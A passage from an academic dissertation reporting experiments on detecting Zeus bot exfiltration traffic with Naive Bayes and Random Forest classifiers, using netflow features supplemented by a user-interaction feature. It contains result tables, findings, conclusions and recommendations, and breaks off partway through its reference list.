When the interaction feature was added (Table 4-59), the Naïve Bayes classifier again produced a 100% true positive rate. It also produced fewer false positives, 4,343 down from 4,713, than without the interaction feature in Round 27-1. The Random Forest classifier produced a 97% true positive rate, up from 93% without the interaction feature, and again without any false positives.

Table 4-59. Round 27-2 Results

Added interaction feature; cross-validation; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
jun	NB	570236	30	30	1	**4343**	.008
jun	RF	570236	30	**29**	**.967**	0	0

For the next rounds, the June data set was divided into separate training and testing subsets using the same split of benign and Zeus netflows. Again, using this one-month data set (June) resulted in improvements by both classifiers over the results with the two-week data set in Round 10-1. Results are presented in Table 4-60. When trained with the larger and tested with the smaller subset, the Naïve Bayes classifier produced an 80% true positive rate, up from zero in Round 10-1 with the two-week data set, and did so with a 1% false positive rate. The Random Forest classifier produced a 13% true positive rate, up from zero in Round 10-1, and again without false positives. When the training and testing roles were reversed, the Naïve Bayes classifier produced an 87% true positive rate, up from 80% in Round 10-1, and with a false positive rate less than 1%, down from 39% in Round 10-1. The Random Forest classifier produced a 60% true positive rate, up from zero in Round 10-1 with the two-week data set, and again without false positives.

Table 4-60. Round 28-1 Results

No interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
jun train/test	NB	114047	15	12	.800	1184	.010
jun train/test	RF	114047	15	2	.133	0	0
jun test/train	NB	456189	15	13	.867	196	.000
jun test/train	RF	456189	15	9	.600	0	0

When the interaction feature was added (Table 4-61), the true positive rates for the Naïve Bayes classifier remained the same but the numbers of false positives decreased for both combinations of training and testing data subsets, 1,162 down from 1,184 and

182 down from 196. In both combinations, the true positive rate of the Random Forest classifier decreased to zero.

Table 4-61. Round 28-2 Results

Added interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
jun train/test	NB	114047	15	12	.800	**1162**	.010
jun train/test	RF	114047	15	0	0	0	0
jun test/train	NB	456189	15	13	.867	**182**	.000
jun test/train	RF	456189	15	0	0	0	0

Findings

The first two findings presented here resulted from the feature selection process and were instrumental to subsequent experimentation. The remainder of the findings presented here resulted from the experiments presented in the previous section. Under most of the experimental conditions, the addition of the interaction feature resulted in performance improvements by one or both of the classifiers. These conditions included changing the number of benign instances, changing the number of malicious instances, changing the number of features, changing the type of features, changing the type of malicious instances, changing the sizes of training and testing subsets, and changing the ratio of malicious instances in the training and testing subsets.

Assigning the Interaction Feature

Determining which netflows to attribute to interaction was a heuristic process informed by experimentation with a range of time values. Intuition suggests that a large

percentage of network transactions would result from human interaction with network enabled applications, such as browsers. Since the time resolution of the interaction feature was only to the minute, some portion of network transactions that resulted from interaction would appear up to one minute before the timestamp of the interaction feature. This limit would not apply to user initiated network transactions occurring after the interaction, so periods of time up to three minutes were considered. Table 4-62 presents the results of applying various time ranges around the interaction feature timestamps using the 646,702 netflows of the April dataset. Table 4-63 contrasts the results of applying the heuristic value of plus through minus 30 seconds to the five primary datasets with the statistical value of plus 75 seconds through minus 45 seconds. The higher percentages for the latter were expected given the larger total time interval. The higher percentages in the smaller datasets (2hr, 24hr) compared with the larger datasets (2wk, 1mon, 3mos) was also expected, given the selection of the smaller datasets from periods of significant user interaction.

Table 4-62. Netflows Appearing Near April 2013 User Interactions

Time Delta	**0s**	**3s**	**30s**	**60s**	**90s**	**120s**	**150s**	**180s**
Plus or Minus	1438	10148	84581	107988	123148	135119	139604	141458
Plus	1438	6296	45727	83657	92414	99973	104095	108707
Minus	1438	5290	41151	81517	95636	110183	117773	123405

Table 4-63. Percentage of Interaction Related Flows in Five Primary Datasets

Data Set	**Benign Flows**	**Interaction (+30s -30s)**	**Interaction Percentage**	**Interaction (+75s -45s)**	**Interaction Percentage**
2hr	4,313	2,311	53.6%	3,114	72.2%

24hr	7,800	3,089	39.6%	3,581	45.9%
2wk	280,423	46,740	16.7%	61,803	22.0%
1mon	487,347	73,963	15.2%	97,020	19.9%
3mos	1,518,623	138,155	9.0%	187,184	12.3%

Impact of Changing Feature Type (Numeric/Nominal)

Table 4-64 provides the results of incrementally converting relevant attribute types from numeric to nominal on the performance of the Naïve Bayes and Random Forest classifiers using cross-validation against the two-week benign data set with 30 Zeus instances. As the number of features converted from numeric to nominal grew from four to ten, the number of false positives produced by the Naïve Bayes classifier consistently declined, a performance improvement, without any detrimental impact on the true positive rate. As the number of features converted from numeric to nominal grew from four to ten, the number of true positives produced by the Random Forest classifier consistently increased, also a performance improvement, without any detrimental impact on the false positive rate.

Table 4-64: Performance improvements upon converting numeric to nominal

Data Set	Nominal Features	Classifier	Benign Instances	Zeus Instances	True Positives	TP Rate	False Positives	FP Rate
2wk	4 of 31	NB	280423	30	29	.967	140610	.501
2wk	4 of 31	RF	280423	30	17	.567	0	0
2wk	6 of 31	NB	280423	30	29	.967	135130	.482
2wk	6 of 31	RF	280423	30	22	.733	0	0
2wk	8 of 31	NB	280423	30	29	.967	124779	.445

2wk	8 of 31	RF	280423	30	24	.800	0	0
2wk	10 of 31	NB	280423	30	29	.967	116964	.417
2wk	10 of 31	RF	280423	30	24	.800	0	0

Impact of Interaction Feature with Cross-Validation

The addition of the interaction feature frequently improved the performance of the Naïve Bayes classifier in terms of fewer false positives without negatively impacting the number of true positives. This was true for ten-fold cross-validation of the full feature set across all three benign data sets tested (2hr, 24hr, 2wk) when using only 15 malicious instances (Table 4-5) and for the only benign sample set (2wk) tested when using 30 malicious instances (Table 4-22). The addition of the interaction feature improved the ten-fold cross-validation performance of the Random Forest classifier in terms of more true positives without negatively impacting false positives for largest of these data sets (2wk) when using 15 malicious instances (Table 4-5) and when using 30 malicious instances (Table 4-22). The percentage of improvement to the Naïve Bayes' false positive rate was generally less than one percent. However, the percentage improvement to the Random Forest's true positive rate was over six percent when using the smaller set (15) of malicious instances and over three percent when using the larger set (30).

A similar decrease in the Naïve Bayes classifier's false positives and increase in the Random Forest classifier's true positives were observed when the feature sets were modified and 15 malicious instances used (Tables 4-9, 4-13, 4-17), and when the feature sets were modified and 30 malicious instances used (Tables 4-26, 4-30, 4-34).

Impact of Interaction Feature with Separate Training and Testing Subsets

Again, the addition of the interaction feature frequently improved the performance of the Naïve Bayes classifier in terms of fewer false positives, but when using separate training and test sets it also increased the number of true positives for some of the benign sample sets when using 15 malicious instances (Table 4-7). However, in two cases the addition of the interaction feature resulted in more false positives for the Naïve Bayes classifier. This occurred after switching the training and testing subsets of the two-hour and 24-hour benign instances and training with the smaller subsets (Table 4-7).

The addition of the interaction feature again improved the performance of the Random Forest classifier in terms of true positives, once using the two-hour benign data set with seven malicious instances in the testing subset (Table 4-7) and once using the two-week benign data set with 15 malicious instances in the testing subset (Table 4-24). The percentage improvements were over 54 and over 15, respectively. However, in one case when training with the larger subset of the 24-hour benign data set, the addition of the interaction feature resulted in one fewer true positive for a greater than 16 percent performance decline (Table 4-7).

Similar frequent decreases in the Naïve Bayes classifier's false positives and one increase in true positives were observed when the feature sets were modified and 15 malicious instances were used (Tables 4-11, 4-15, 4-19), and when the feature sets were modified and 30 malicious instances were used (Tables 4-28, 4-32, 4-36). One increase in false positives was noted for the Naïve Bayes classifier when trained with the smaller (20%) subset of benign instances (Table 4-36). The addition of the interaction feature did not result in any changes to the performance of the Random Forest classifier when the

feature sets were modified (Tables 4-11, 4-15, 4-19, 4-28, 4-32, 4-36). In all of these cases, the Random Forest classifier failed to detect any of the malicious instances (zero TP) and made no mistakes (zero FP), with or without the interaction feature added.

The four occasions of declining performance highlighted the sensitivity of the classifiers to the data sets chosen for training and testing, particularly with the smaller numbers of benign and malicious samples. Three declines were noted with the two-hour and 24-hour benign samples combined with 15 malicious samples. One was noted with the two-week benign data set combined with 30 malicious instances and three features removed.

Impact of Interaction Feature with Different Malicious Instances

The most notable impact of selecting different malicious instances and changing the ratio of training and testing instances to 21/9 was the zero true positive rates for both classifiers. This was true when using the full feature set (Table 4-38) and all but one (Table 4-40) of the previously used reduced feature sets. Nonetheless, the addition of the interaction feature still resulted in a reduction of the number of false positives for the Naïve Bayes classifier every time (Tables 4-39, 4-41, 4-43, 4-45). This was also true when using a new compact feature set (Table 4-47).

When the ratio of the different malicious instances was changed from 21/9 to 15/15, however, both classifiers produced true positives. The Naïve Bayes classifier's false positive rate again improved with the addition of the interaction feature. However, the true positive rate of the Random Forest classifier declined and one false positive was

generated. This very uncommon result again highlighted the sensitivity of the classifiers to the training and testing subsets.

Impact of Interaction Feature with Cross-Validation in Large Data Sets

Experiments with the larger, one-month (apr, may, jun) data sets were conducted using only the new (different) malicious instances and the compact feature set. Again the addition of the interaction feature resulted in improvements to the performance of both classifiers. The number of false positives decreased for the Naïve Bayes classifier with no decrease in true positives for all three one-month data sets (Tables 4-51, 4-55, 4-59). The true positive rate of the Random Forest classifier increased with no false positives for all three one-month data sets (Tables 4-51, 4-55, 4-59). The average increase in true positive rate for the Random Forest classifier was over five percent across these three data sets, with performance approaching (apr,jun) or equaling (may) that of the Naïve Bayes classifier in terms of true positive rate and exceeding that of the Naïve Bayes classifier in terms of false positive rate.

Impact of Interaction Feature with Separate Subsets of Large Data Sets

Experiments with the larger, one-month data sets partitioned into training and testing subsets again revealed that the addition of the interaction feature impacted the performance of the classifiers in a manner consistent with the earlier experiments. The number of false positives was reduced five out of six times for the Naïve Bayes classifier without a decrease in true positives (Tables 4-53, 4-57, 4-61). The true positive rate of the Random Forest classifier increased along with a corresponding decrease in false

positives for the April data set (Table 4-53). However, that performance improvement was overshadowed by declines in the true positive rate for both the May and June data sets (Tables 4-57, 4-61), again highlighting this classifier's sensitivity to the training and testing subsets.

Chapter 5

Conclusions, Implications, Recommendations, and Summary

Conclusions

The experiments conducted in this research provide empirical evidence that two leading machine learning methods, a Naive Bayes classifier and a Random Forest classifier, generally achieved better performance results when using network flow level features supplemented with an interaction feature to detect autonomous data exfiltration by the Zeus bot malware. These are the first known experiments conducted to test whether detection of autonomous network traffic between the Zeus bot malware on an infected host and its remote command and control server can be improved by capturing and considering information about user interaction on that infected host. These positive results contribute to the body of knowledge regarding malware detection in general and Zeus bot network activity in particular and represent the primary scientific contribution of this work.

The inter-packet analysis of contemporary samples of actual Zeus bot network activity in the wild revealed examples of HTTP communications behavior that differed from the patterns reported by earlier researchers (Al-Bataineh & White, 2012; Alserhani, Akhlaq, Awan, & Cullen, 2010; Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Riccardi, Di Pietro, Palanques, & Vila, 2013). This new behavior was the use of the HTTP POST method with an encrypted payload instead of the GET method with no payload by infected clients to request file updates (Table 4-2). This is the first

known analysis of these Zeus malware samples. This discovery contributes to the body of knowledge regarding Zeus bot network activity for detection and countermeasures. The examples provided of this behavior represent the next significant contribution of this work.

Both classifiers were sensitive to the choice of training and testing sets. The purpose of partitioning the benign data sets into separate subsets for training and testing the classifiers was to ensure that the testing would be done using only instances that the classifier had not previously seen. This is a recognized technique in the literature to prevent over fitting of the learned model to the training data, and is commonly used when large data sets are available. Training with 80 percent of the examples and testing with the other 20 percent is a rule of thumb applied by some researchers (Guyon). The purpose of switching the training and testing subsets in this work was to produce results from both an 80/20 split and a 20/80 split for comparison. In many cases, the results differed. The purpose of changing the number of malicious instances in the training and testing sets was also to produce results for comparison. Again the results differed in many cases. The purpose of using cross-validation and then separate training and (holdout) testing approaches was also to produce results for comparison. As one example, both classifiers performed well in terms of true and false positives when trained with a relatively small set of malicious instances within the largest, one-month benign data sets. True positive rates were above 90 percent and false positive rates were less than one percent when the interaction feature was added. However, this was only true when using 10-fold cross-validation. The true positive rates for both classifiers dropped below 90 percent for each of the three, one-month data sets when the data was partitioned into

separate training and testing subsets. The purpose of incrementally converting more numeric features to nominal features for the same data set was also to produce results for comparison. The results of both classifiers improved, in terms of fewer false positive for the Naïve Bayes and more true positives for the Random Forest, as the number of converted features was increased from four to ten in increments of two. These results contribute empirical evidence to the body of knowledge regarding machine learning and represent the next significant contribution of this work.

Implications

The Naïve Bayes and Random Forest classifiers performed better on flow level features when supplemented with an interaction feature. This suggests that classifiers would also perform better on packet level features when supplemented with an interaction feature. Intuition suggests that the features within the HTTP protocol messages, namely the resource request methods, would likely improve the performance of both classifiers over the use of only flow level features. Correlating HTTP GET and POST methods with user interaction would likely improve results even further.

This work provided evidence that detecting of Zeus bot network behavior in netflows can be improved with external context, in this case a feature representing human interaction with software on the infected host. This finding suggests that other context could produce similar improvements and should be considered. This was not uncommon in the literature, where additional context was provided from file system and registry monitoring, for example.

The use of the HTTP POST method instead of the HTTP GET method by the infected host to request files from the C&C server was first noted in the 2012 Zeus network sample. This implies that the technique has been in use since at least February 2012. The previously reported technique of using the GET method was also noted in that sample, however. Also, neither of the POST method requests in that sample included an encrypted payload. These observations suggest that this period was early in what appears to be a trend toward the use of the POST method instead of the GET method, as noted in the 2014 Zeus samples. None of these samples are very large, however, so suggesting this may be a trend comes with that caveat.

The use of the HTTP POST method with an encrypted payload to request configuration file updates is significant for multiple reasons. It represents a more sophisticated technique than the use of the GET method with no payload because it allows additional information to be sent along with the request, a capability that could be leveraged to reduce the frequency of network connections and reduce the malware's overall activity fingerprint. This new technique also alters the expected network behavior of a host infected with Zeus that signature-based intrusion detection systems such as Snort® depend on (Alserhani, Akhlaq, Awan, & Cullen, 2010). The implication is that recent Zeus activity using this technique may have gone undetected by intrusion detection systems that had been successful at detecting earlier variants that used the GET method to retrieve configuration files at the beginning of the infection sequence.

The sensitivity of the classifiers to the training and testing data suggests that the results of previous research that did not carefully consider these factors may not hold for

different variations within the same data, let alone for different data. This could result in unexpected results when applying these methods to new data.

The results of this work offer potential for generalization and for application in network intrusion detection systems. Machine learning methods have been successfully applied across a number of domains such as character recognition, image recognition, speech recognition, natural language processing, medical diagnosis, and robotics (Rieck, 2011). This work supplements the machine learning theoretical and engineering repertoires with empirical results. Machine learning theory gains insight from the role human interaction plays in this classification technique. An intrusion detection system could be implemented based on these new insights. It could be applied independently or in conjunction with other information security mechanisms such as signature-based intrusion detection systems.

Recommendations

Experimentation with packet level data is the foremost recommendation for future work along the lines of the research presented here. All of the elements of the HTTP headers should be examined, beginning with the resource request methods, as previously noted. Refining the interaction feature into a set of more precise features is also recommended. This includes obtaining more precise timing information and developing a better statistical model of which network transactions result from user interactions. The positive results in this work without that precision suggest that better results could be achieved with it.

Examining how the performance improvements resulting from the addition of the interaction feature change across more extreme changes in the benign data patterns is also recommended. This work included changes over time in the benign data sets but did not fully investigate their impacts. Future work should also include timing information, particularly for packet level information. The timestamps of the packet transmissions would serve as the basis for constructing various time delta features, such as time between connections to the same remote hosts. The net flow timestamps were not used in this work, primarily to simplify the process of integrating malicious flows with benign flows captured on separate hosts at separate times.

A final recommendation is to create a honeypot environment that also supports the generation and capture of user interaction such that fully integrated data sets could be generated and made available for research. Most of the data sets provided by the operators of honeypots contain only the malicious network traffic. This would not be a trivial undertaking, but would produce more accurate data sets help researchers avoid some of the pitfalls associated with data integration.

Summary

The research presented in this Dissertation Report achieved its stated goal of revealing techniques for improving detection of data theft from a networked computer by bot malware. The experimental results demonstrated that including information about user interaction on the infected computer improved the detection performance of two classifiers, Naive Bayes and Random Forest. The experiments also demonstrated which specific sets of features derived from network flow software, Argus, resulted in the best

performance in terms of true and false positives by these two classifiers. This new knowledge represents the primary contribution of this work to the information security body of knowledge.

References

Alazab, M., Venkatraman, S., Watters, P., Alazab, M., & Alazab, A. (2012). Cybercrime: the case of obfuscated malware. In H. Jahankhani, E. Pimenidis, R. Bashroush, & A. Al-Nemrat (Eds.) *Global Security, Safety and Sustainability & e-Democracy*. *Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering* (pp. 204-211). Berlin: Springer.

Al-Bataineh, A., & White, G. (2012). Analysis and detection of malicious data exfiltration in web traffic. In *Proceedings of the 7th International Conference on Malicious and Unwanted Software* (pp. 26-31). Washington, DC: IEEE.

Al-Hammadi, Y., Aickelin, U., & Greensmith, J. (2008). DCA for bot detection. In *Proceedings of the IEEE World Congress on Computational Intelligence* (pp. 1807-1816). Washington, DC: IEEE.

Al-Hammadi, Y., Aickelin, U., & Greensmith, J. (2010). Performance evaluation of DCA and SRC on a single bot detection. *Journal of Information Assurance and Security*, *5*, 303-313.

Alserhani, F., Akhlaq, M., Awan, I. U., & Cullen, A. J. (2010). Detection of coordinated attacks using alert correlation model. In *2010 IEEE International Conference on Progress in Informatics and Computing* (pp. 542-546). Washington, DC: IEEE.

Aickelin, U., & Cayzer, S. (2002). The danger theory and its application to AIS. In J. Timmis & P. Bentley (Eds.) *Proceedings of the First International Conference on Artificial Immune Systems (ICARIS)*. Canterbury, UK: University of Kent.

Anchor, K. P., Zydallis, J. B., Gunsch, G. H., & Lamont, G. B. (2002). Extending the computer defense immune system: network intrusion detection with a multiobjective evolutionary programming approach. In J. Timmis & P. Bentley (Eds.) *Proceedings of the First International Conference on Artificial Immune Systems* (ICARIS). Canterbury, UK: University of Kent.

Arthur, C. (2011, May 3). Sony suffers second data breach with theft of 25m more user details. *The Guardian*. Retrieved January 16, 2012, from http://www.guardian.co.uk/technology/blog/2011/may/03/sony-data-breach-online-entertainment

Baker, L. B., & Finkle, J. (2011, April 26). Sony PlayStation suffers massive data breach. *Reuters*. Retrieved January 16, 2012, from http://www.reuters.com/article/2011/04/26/us-sony-stoldendata-idUSTRE73P6WB20110426

Beers, M. H., Fletcher, A. J., Jones, T. V., Porter, R., Berkwitz, M., & Kaplan, J. L. (2003). *The Merck manual of medical information*. New York: Pocket Books.

Bengio, Y. (2009). Learning deep architectures for AI. *Foundations and Trends in Machine Learning*, *2*(1), 1-127.

Binkley, J. R., & Singh, S. (2006). An algorithm for anomaly-based botnet detection. In *Proceedings of the 2nd Conference on Steps to Reducing Unwanted Traffic on the Internet - Volume 2* (Article 7). Berkeley, CA: USENIX Association.

Binsalleeh, H., Ormerod, T., Boukhtouta, A., Sinha, P., Youssef, A., Debbabi, M., & Wang, L. (2010). On the analysis of the zeus botnet crimeware toolkit. In *2010 Eighth Annual International Conference on Privacy Security and Trust* (pp. 31-38). Washington, DC: IEEE.

Boulanger, (1998). Catapults and grappling hooks: the tools and techniques of information warfare. *IBM Systems Journal, 37*(1), 106-114.

Brezo, F., Santos, I., Bringas, P. G., & del Val, J. L. (2011). Challenges and limitations in current botnet detection. In *22nd International Workshop on Database and Expert Systems Applications* (pp. 95-101). Washington, DC: IEEE Computer Society.

Celik, Z. B., Raghuram, J., Kesidis, G. & Miller, D. J. (2011). Salting public traces with attack traffic to test flow classifiers. In *2011 Cyber Security Experimentation and Test Workshop*. Berkeley, CA: USENIX Association.

Choi, H., Lee, H., & Kim, H. (2009). BotGAD: detecting botnets by capturing group activities in network traffic. In *Proceedings of the Fourth International ICST Conference on Communication System Software and Middleware* (Article 2). New York: ACM.

Coates, A., Lee, H., & Ng, A. Y. (2011). An analysis of single-layer networks in unsupervised feature learning. In *Proceeding of the 14th International Conference on Artificial Intelligence and Statistics*. Retrieved March 24, 2013 from http://jmlr.csail.mit.edu/proceedings/papers/v15/.

Cohen, W. W. (1995). Fast effective rule induction. In *Machine Learning 12th International Conference*. San Francisco, CA: Morgan Kaufmann.

Cooke, E., Jahanian, F., & McPherson, D. (2005). The zombie roundup: understanding, detecting, and disrupting botnets. In *Proceedings of the Steps to Reducing Unwanted Traffic on the Internet* (Article 6). Berkeley, CA: USENIX Association.

Cui, W., Katz, R. H., & Tan, W. (2005). BINDER: an extrusion-based break-in detector for personal computers. In *Proceedings of the USENIX 2005 Annual Technical Conference* (pp. 363-366). Berkeley, CA: USENIX Association.

Dal, D., Abraham, S., Abraham, A., Sanyal, S., & Sanglikar, M. (2008). Evolution induced secondary immunity: an artificial immune system based intrusion detection system. In

International Conference on Computer Information Systems and Industrial Management Applications (pp. 65-70). Washington, DC: IEEE.

Dasgupta, D. (1999). An overview of artificial immune systems and their applications. In D. Dasgupta (Ed.), *Artificial Immune Systems and Their Applications* (pp. 3-21). Berlin: Springer.

Dasgupta, D., & Forrest, S. (1995). *Tool breakage detection in milling operations using a negative-selection algorithm* (Department of Computer Science Technical Report No. CS95-5). Albuquerque, NM: University of New Mexico.

Dasgupta, D., & Forrest, S. (1996). Novelty detection in time series data using ideas from immunology. In *Proceedings of the ISCA 5th International Conference on Intelligent Systems*. Cary, NC: ISCA.

Dasgupta, D., & Forrest, S. (1999). An anomaly detection algorithm inspired by the immune system. In D. Dasgupta (Ed.), *Artificial Immune Systems and Their Applications* (pp. 262-277). Berlin: Springer.

Dasgupta, D., Krishnakumar, K., Wong, D., & Berry, M. (2004). Negative selection algorithm for aircraft fault detection. In G. Nicosia, V. Cutello, P. Bentley, & J. Timmis (Eds.) *Artificial Immune Systems, Third International Conference, ICARIS 2004. Lecture Notes in Computer Science 3239* (pp. 1-14). Berlin: Springer.

de Castro, L. N., & Timmis, J. (2002). *Artificial Immune Systems: A New Computational Intelligence Approach*. Berlin: Springer.

de Castro, L. N., & Von Zuben, F. J. (2000). The clonal selection algorithm with engineering applications. In *Proceedings of GECCO '00 Workshop on Artificial Immune Systems and Their Applications* (pp. 36-37). San Francisco: Morgan Kaufman.

de Castro, L. N., & Von Zuben, F. J. (2001). aiNet: an artificial immune network for data analysis. In H. A. Abbass, R. A. Sarker, & C. S. Newton (Eds.) *Data Mining: A Heuristic Approach* (pp. 231-260). Oakland: Idea Group Publishing.

de Castro, L. N., & Von Zuben, F. J. (2002). Learning and optimization using the clonal selection principle. *IEEE Transactions on Evolutionary Computation, 6*(3), 239-251.

D'haeseleer, P., Forrest, S., & Helman, P. (1996). An immunological approach to change detection: algorithms, analysis and implications. In *1996 IEEE Symposium on Security and Privacy* (pp. 110). Washington, DC: IEEE.

Dietrich, C. J., Rossow, C., & Pohlmann, N. (2013). CoCoSpot: clustering and recognizing botnet command and control channels using traffic analysis. *Computer Networks, 57*, 475-486.

Dignan, L. (2011, May 24). Sony's data breach costs likely to scream higher. *ZDNet*. Retrieved January 16, 2012, from http://www.zdnet.com/blog/btl/sonys-data-breach-costs-likely-to-scream-higher/49161

Domingos, P. (2012). A few useful things to know about machine learning. *Communications of the ACM, 55*(10), 78-87.

Duda, R. O., Hart, P. E., & Stork, D. G. (2001). *Pattern classification* (2nd ed.) New York: Wiley.

Ellis, T. J., & Levy, Y. (2010). A guide for novice researchers: design and development research methods. In *Proceedings of Informing Science & IT Education Conference*. Santa Rosa, CA: Informing Science Institute.

Fanelli, R. L. (2008). Network threat detection utilizing adaptive and innate immune system metaphors. *Dissertation Abstracts International, 69* (04). (UMI No. 3311864)

Floreano, D., & Mattiussi, C. (2008). *Bio-Inspired Artificial Intelligence: Theories, Methods, and Technologies*. Cambridge, MA: The MIT Press.

Forrest, S., Hofmeyr, S. A., & Somayaji, A. (1997). Computer immunology. *Communications of the ACM, 40*(10), 88-96.

Forrest, S., Hofmeyr, S. A., Somayaji, A., & Longstaff, T. A. (1996). A sense of self for Unix processes. In *Proceedings of the 1996 IEEE Conference on Security and Privacy* (pp. 120-128). Washington, DC: IEEE.

Forrest, S., Perelson, A. S., Allen, L., & Cherukuri, R. (1994). Self-nonself discrimination in a computer. In *Proceedings of the 1994 IEEE Symposium on Security and Privacy* (pp. 202-212). Washington, DC: IEEE.

Goebel, J., & Holz, T. (2007). Rishi: identify bot contaminated hosts by IRC nickname evaluation. In *Proceedings of the First Workshop on Hot Topics in Understanding Botnets* (Article 8). Berkeley, CA: USENIX Association.

Goring, S. P., Rabaiotti, J. R., & Jones, A. J. (2007). Anti-keylogging measures for secure Internet login: An example of the law of unintended consequences. *Computer Security, 26(*6), 421-426.

Grégio, A. R. A., Fernandes, D. S., Afonso, V. M., de Geus, P. L., Martins, V. F., & Jino, M. (2013). An empirical analysis of malicious internet banking software behavior. In *Proceedings of the 28th Annual ACM Symposium on Applied Computing* (pp. 1830-1835). New York: ACM.

Greensmith, J., & Aickelin, U. (2007). Dendritic cells for SYN scan detection. In *Proceedings of the 9th Annual Conference on Genetic and Evolutionary Computation* (pp. 49-56). New York: ACM.

Greensmith, J., Aickelin, U., & Cayzer, S. (2005). Introducing dendritic cells as a novel immune inspired algorithm for anomaly detection. In C. Jacob, M. Pilat, P. Bentley, & J. Timmis (Eds.) *Artificial Immune Systems, 4th International Conference, ICARIS 2005. Lecture Notes in Computer Science 3627* (pp. 29-42). Berlin: Springer.

Greensmith, J., Aickelin, U., & Tedesco, G. (2010). Information fusion for anomaly detection with the dendritic cell algorithm. *Information Fusion, 11*(1), 21-34.

Gu, G. (2008). Correlation-based botnet detection in enterprise networks. *Dissertation Abstracts International, 69* (09). (UMI No. 3327579)

Gu, G., Perdisci, R., Zhang, J., & Lee, W. (2008). BotMiner: clustering analysis of network traffic for protocol- and structure-independent botnet detection. In *Proceedings of the 17th USENIX Security Symposium* (pp. 139-154). Berkeley, CA: USENIX Association.

Gu, G., Porras, P., Yegneswaran, V., Fong, M., & Lee, W. (2007). BotHunter: detecting malware infection through IDS-driven dialog correlation. In *Proceedings of the 16th USENIX Security Symposium* (Article 12). Berkeley, CA: USENIX Association.

Guyon, I. (2007). Introduction to machine learning. *Videolectures.net*. Retrieved November 10, 2012, from http://videolectures.net/bootcamp07_guyon_itml/.

Guyon, I. & Elisseeff, A. (2006). An introduction to feature extraction. In I. Guyon, S. Gunn, M. Nikravesh, & L. Zadeh (Eds.) *Feature Extraction, Foundations and Applications. Series Studies in Fuzziness and Soft Computing* (pp. 1-24). Berlin: Springer.

Haddadi, F., Runkel, D., Zincir-Heywood, A. N., & Heywood, M. I. (2014). On botnet behaviour analysis using GP and C4.5. In *Proceedings of the 2014 conference companion on Genetic and evolutionary computation companion* (pp. 1253-1260). New York: ACM.

Haq, O., Ahmed, W., & Syed, A. A. (2014). Titan: Enabling low overhead and multi-faceted network fingerprinting of a bot. In *Proceedings of the 2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks* (pp. 37-44). Washington, DC: IEEE.

Hempstalk, K. (2009). Continuous typist verification using machine learning. *The University of Waikato Research Commons*. Retrieved October 30, 2012, from http://researchcommons.waikato.ac.nz/handle/10289/3282

Hinton, G.E., Osindero, S., & Teh, Y. (2006). A fast learning algorithm for deep belief nets. *Neural Computation, 18*, 1527-1554.

Hofmeyr, S. A., & Forrest, S. (2000). Architecture for an artificial immune system. *Evolutionary Computation, 8*(4), 443-473.

Holmes, G., Donkin, A., & Witten, I. H. (1994). WEKA: A machine learning workbench. In *Proceedings of the 1994 Second Australian and New Zealand Conference on Intelligent Information Systems* (pp. 357-361). Washington, DC: IEEE.

Jacob, G., Hund, R., Kruegel, C., & Holz, T. (2011). Jackstraws: picking command and control connections from bot traffic. In *Proceedings of the 20th USENIX Conference on Security* (Article 29). Berkeley, CA: USENIX Association.

Javelin Strategy & Research (2011, February). *2011 identity fraud survey report: consumer version*. Retrieved January 16, 2012, from https://www.javelinstrategy.com/lp/idfraudsurvey

Jerne, N. K. (1974). Towards a network theory of the immune system. *Annals of Immunology, 125C*, 373-389.

Jolliffe, I. T. (2002). *Principal Component Analysis* (2nd ed.). New York: Springer.

Karasaridis, A., Rexroad, B., & Hoeflin, D. (2007). Wide-scale botnet detection and characterization. In *Proceedings of the First Workshop on Hot Topics in Understanding Botnets* (Article 7). Berkeley, CA: USENIX Association.

Kephart, J. O., Sorkin, G. B., Arnold, W. C., Chess, D. M., Tesauro, G. J., & White, S. R. (1995). Biologically inspired defenses against computer viruses. In *Proceedings of the 14th International Joint Conference on Artificial Intelligence - Volume 1* (pp. 985-996). San Francisco: Morgan Kaufmann.

Kirk, A. (2010). *Analysis of the Zeus Trojan*. Retrieved February 24, 2013, from https://labs.snort.org/papers/zeus.html.

Kocak, F., Miller, D. J., & Kesidis, G. (2014). Detecting anomalous latent classes in a batch of network traffic flows. In *2014 48th Annual Conference on Information Sciences and Systems* (pp. 1-6). Washington, DC: IEEE.

Kountz, E. (2009). *US Internet Banking Forecast, 2009 to 2014*. Retrieved March 7, 2012, from http://www.forrester.com.

Le, Q. V., Ranzato, M. A., Monga, R., Devin, M., Chen, K., Corrado, G. S., Dean, J., & Ng, A. Y. (2012). Building high-level features using large scale unsupervised learning. In *Proceedings of the 29th International Conference on Machine Learning*.

Lee, W., Wang, C. & Dagon, D. (2007). Botnet detection: countering the largest security threat. In W. Lee, C. Wang, & D. Dagon (Eds.) *Botnet Detection: Countering the Largest Security Threat*. *Advances in Information Security, Volume 36*. New York: Springer.

Levine, J. G., Grizzard, J. B., Hutto, P. W., & Owen, H. L. (2004). A methodology to characterize kernel level rootkit exploits that overwrite the system call table. In *Proceedings of IEEE SoutheastCon 2004* (pp 25-31). Washington, DC: IEEE.

Levy, Y., & Ellis, T. J. (2006). A systems approach to conduct an effective literature review in support of information systems research. *Informing Science Journal, 9*, 181-212.

Liu, Y., Corbett, C., Chiang, K., Archibald, R., Mukherjee, B., & Ghosal, D. (2009). SIDD: A framework for detecting sensitive data exfiltration by an insider attack. In *42nd Hawaii International Conference on System Sciences* (pp. 1-10). Washington, DC: IEEE.

Livadas, C., Walsh, R., Lapsley, D., & Strayer, W. T. (2006). Using machine learning techniques to identify botnet traffic. In *Proceedings of the 2006 31st IEEE Conference on Local Computer Networks* (pp. 967-974). Washington, DC: IEEE.

Lu, C., & Brooks, R. R. (2012). P2P hierarchical botnet traffic detection using hidden Markov models. In *Proceedings of the 2012 Workshop on Learning from Authoritative Security Experiment Results* (pp. 41-46). New York: ACM.

Martinez, W. L., & Martinez, A. R. (2008). *Computational statistics handbook with MATLAB* (2nd ed.). New York: Chapman & Hall.

